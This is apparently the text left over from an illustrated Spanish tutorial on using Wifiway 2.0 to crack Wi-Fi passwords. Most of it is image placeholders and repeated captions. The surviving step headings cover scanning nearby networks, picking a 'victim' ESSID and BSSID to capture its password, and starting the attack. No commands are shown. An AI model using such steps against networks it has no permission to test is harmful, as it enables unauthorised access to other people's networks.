
WIFIWAY 2.0
the new wifiway




WIFIWAY 2.0
the new wifiway

2011-02-12 23:18


Cracker




PASO 3: ESCANEANDO LAS REDES WI-FI QUE TENGAMOS CERCA.



Cracker




WIFIWAY 2.0
the new wifiway




WIFIWAY 2.0
the new wifiway


Cracker



PASO 4 : SELECCION DEL ESSID Y BSSID (VICTIMA PARA CAPTURAR SU CONTRASEÑA)




**WIFIWAY 2.0
the new wifiway**



**WIFIWAY 2.0
the new wifiway**


Cracker



PASO 5: EMPEZAR EL ATAQUE




2011-02-12 23:25





